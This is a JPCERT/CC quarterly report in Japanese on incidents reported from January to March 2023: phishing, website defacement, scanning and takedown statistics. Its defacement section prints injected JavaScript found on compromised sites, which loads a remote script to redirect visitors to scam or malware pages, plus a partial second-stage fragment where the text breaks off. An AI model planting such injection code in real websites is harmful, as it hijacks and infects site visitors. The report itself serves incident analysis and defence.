JPCERT/CC インシデント報告対応レポート

2023 年 1 月 1 日 ～ 2023 年 3 月 31 日

第 3 版

一般社団法人 JPCERT コーディネーションセンター

2023 年 4 月 18 日

JPCERT CC®

目次

改定履歴：

2023-04-18 初版

2023-04-18 2 版　P.6「表 4：報告を受けたインシデントのカテゴリーごとの内訳」1 月、2 月の件数を修正

2023-05-12 3 版　P.3「表 1：インシデント報告関連件数」1 月インシデント件数を修正

P.3 本文「前年同期と比較の報告数の比率」を修正

P.7 本文「インシデント報告数の比率」を修正

P.11 本文「フィッシングサイトの傾向の前同期数」を修正

1. インシデント報告対応レポートについて

一般社団法人 JPCERT コーディネーションセンター（以下「JPCERT/CC」という。）では、国内外で発生するコンピューターセキュリティインシデント（以下「インシデント」という。）の報告を受け付けています(注 1)。本レポートでは、2023 年 1 月 1 日から 2023 年 3 月 31 日までの間に受け付けたインシデント報告の統計および事例について紹介します。

（注 1）JPCERT/CC では、情報システムの運用におけるセキュリティ上の問題として捉えられる事象、コンピューターのセキュリティに関わる事件、できごとの全般をインシデントと呼んでいます。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

2. 四半期の統計情報


本四半期のインシデント報告の数、報告されたインシデントの総数、および、報告に対応して JPCERT/CC が行った調整の件数を［表 1］に示します。

［表 1：インシデント報告関連件数］


	1 月	2 月	3 月	合計	前四半期合計
報告件数 (注 2)	3,713	4,256	3,751	11,720	11,923
インシデント件数 (注 3)	2,822	2,567	3,070	8,459	8,425
調整件数 (注 4)	1,401	1,241	1,684	4,326	5,759

（注 2）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。
（注 3）「インシデント件数」は、各報告に含まれるインシデント件数の合計を示します。1 つのインシデントに関して複数件の報告が寄せられた場合にも、1 件として扱います。
（注 4）「調整件数」は、インシデントの拡大防止のため、サイトの管理者等に対し、現状の調査と問題解決のための対応を依頼した件数を示します。

本四半期に寄せられた報告件数は、11,720 件でした。このうち、JPCERT/CC が国内外の関連する組織との調整を行った件数は 4,326 件でした。前四半期と比較して、報告件数は 2%減少し、調整件数は 25%減少しました。また、前年同期と比較すると、報告数は 28%減少し、調整件数は 22%減少しました。
［図 1］と［図 2］に報告件数および調整件数の過去 1 年間の月次の推移を示します。



［図 1：インシデント報告件数の推移］



［図 2：インシデント調整件数の推移］


【参考】統計情報の年度比較

2022 年度を含む過去 5 年間の年度ごとの報告件数を［表 2］に示します。なお、各年度は 4 月 1 日から翌年の 3 月 31 日までとしています。

［表 2：年間報告件数の推移］

年度	2018	2019	2020	2021	2022
報告件数	16,398	20,147	46,942	50,801	53,921

2022 年度に寄せられた報告件数は 53,921 件でした。前年度の 50,801 件と比較して、6%増加しています。［図 3］に過去 5 年間の年間報告件数の推移を示します。




［図 3：年間報告件数の推移（年度比較）］

2022 年度を含む過去 5 年間の年度ごとの調整件数を［表 3］に示します。

［表 3：調整報告件数の推移］

年度	2018	2019	2020	2021	2022
調整件数	9,835	14,586	17,233	20,571	24,419

2022 年度に調整を行った件数は 24,419 件でした。前年度の 20,571 件と比較して、19%増加しています。［図 4］に過去 5 年間の年間調整件数の推移を示します。




［図 4：年間調整件数の推移（年度比較）］

JPCERT/CC では、報告を受けたインシデントをカテゴリー別に分類し、各インシデントカテゴリーに応じた調整、対応を実施しています。各インシデントの定義については、「付録-1. インシデントの分類」を参照してください。本四半期に報告を受けたインシデントの件数のカテゴリーごとの内訳を［表 4］に示します。また、内訳を割合で示すと［図 5］のとおりです。

［表 4：報告を受けたインシデントのカテゴリーごとの内訳］


インシデント	1 月	2 月	3 月	合計	前四半期合計
フィッシングサイト	1,662	1,528	2,363	5,553	6,266
Web サイト改ざん	51	121	190	362	427
マルウェアサイト	65	46	43	154	162
スキャン	905	789	365	2,059	1,166
DoS/DDoS	4	3	2	9	4
制御システム関連	0	0	0	0	0
標的型攻撃	0	1	2	3	1
その他	135	79	105	319	399




［図 5：報告を受けたインシデントのカテゴリー別割合］

フィッシングサイトに分類されるインシデントが 66%、スキャンに分類される、システムの弱点を探索するインシデントが 24%を占めています。


［図 6］から［図 9］に、フィッシングサイト、Web サイト改ざん、マルウェアサイト、スキャンのインシデントの過去 1 年間の月次の推移を示します。




［図 6：フィッシングサイト件数の推移］



［図 7：Web サイト改ざん件数の推移］



［図 8：マルウェアサイト件数の推移］



［図 9：スキャン件数の推移］

［図 10］にインシデントのカテゴリーごとの件数および調整・対応状況を示します。

［図 10：インシデントのカテゴリーごとの件数と調整・対応状況］

3. インシデントの傾向

3.1. フィッシングサイトの傾向


本四半期に報告が寄せられたフィッシングサイトの件数は 5,553 件で、前四半期の 6,266 件から 11%減少しました。また、前年度同期（6,820 件）との比較では、19%の減少となりました。

本四半期は、国内のブランドを装ったフィッシングサイトの件数が 3,170 件となり、前四半期の 3,413 件から 7%減少しました。また、国外のブランドを装ったフィッシングサイトの件数は 1,730 件となり、前四半期の 2,390 件から 28%減少しました。本四半期のフィッシングサイトが装ったブランドの国内・国外別の内訳を［表 5］、国内・国外ブランドの業界別の内訳を［図 11］に示します。

［表 5：フィッシングサイト件数の国内・国外ブランド別内訳］

フィッシングサイト	1 月	2 月	3 月	本四半期合計（割合）
国内ブランド	701	884	1,585	3,170(57%)
国外ブランド	794	438	498	1,730(31%)
ブランド不明 (注 5)	167	206	280	653(12%)
全ブランド合計	1,662	1,528	2,363	5,553

（注 5）「ブランド不明」は、報告されたフィッシングサイトが確認時に停止していた等の理由により、ブランドを確認することができなかったサイトの件数を示します。



［図 11：フィッシングサイトのブランド種別割合（国内・国外別）］

JPCERT/CC が報告を受けたフィッシングサイトのうち、国外ブランド関連の報告では E コマースサイトを装ったものが 72.7%、国内ブランド関連の報告では金融関連のサイトを装ったものが 48%で，それぞれ最も多くを占めました。

海外ブランドでは、Amazon を装ったフィッシングサイトが全体の半数以上を占めていました。
国内ブランドでは、JR 東日本が提供する Web サイト「えきねっと」、SoftBank、ヤマト運輸を装ったフィッシングサイトが多く報告されました。ヤマト運輸を装ったフィッシングサイトに関しては、前四半期と比較し、約 6 倍の数を確認しています。また、前四半期に引き続き ETC の利用照会サービスや SAISON CARD を装ったフィッシングサイトも引き続き多く報告されました。

フィッシングサイトテイクダウンのために調整したサイトの割合は、国内が 24%、国外が 76%であり、前四半期（国内が 20%、国外が 80%）と比較し国外が増加しました。

3.2. Web サイト改ざんの傾向

本四半期に報告が寄せられた Web サイト改ざんの件数は、362 件でした。前四半期の 427 件から 15%減少しています。

本四半期は、Web サイトの閲覧者をラッキービジター詐欺サイトに誘導したり、ブラウザーの通知機能を悪用してマルウェアに感染させたりする目的で、正規の Web サイトを改ざんする事例が複数寄せられました。改ざんされた Web サイトには［図 12］のような JavaScript が挿入されており、HTTP Referrer ヘッダーが存在する場合に別の JavaScript ファイルを読み込むようになっていました。

```
    (function() {
    var ref;
  var po = document.createElement('script');
  po.type = 'text/javascript';
  po.async = true;
  if(document.referrer.length == 0) {ref = 'undefined';} else {ref = document.referrer;}
  po.src = '[redacted]' + '&' + Math.floor(Math.random() * 100000) + '&' + ref;
  var s = document.getElementsByTagName('script')[0];
  s.parentNode.insertBefore(po, s);
})();
```

［図 12：挿入されたスクリプト］

読み込まれた JavaScript ファイルの中身は、［図 13］のように Local Storage を用いて初回アクセスかどうかの確認を行い、初回アクセスだった場合に不審なサイトを表示するようになっていました。

```
localStorage.setItem('test', 'testValue');

if ((localStorage.getItem('test') !== null) &&  (localStorage.getItem('click2') == null)){

        var click_r = false;
        document.addEventListener("click", function(){

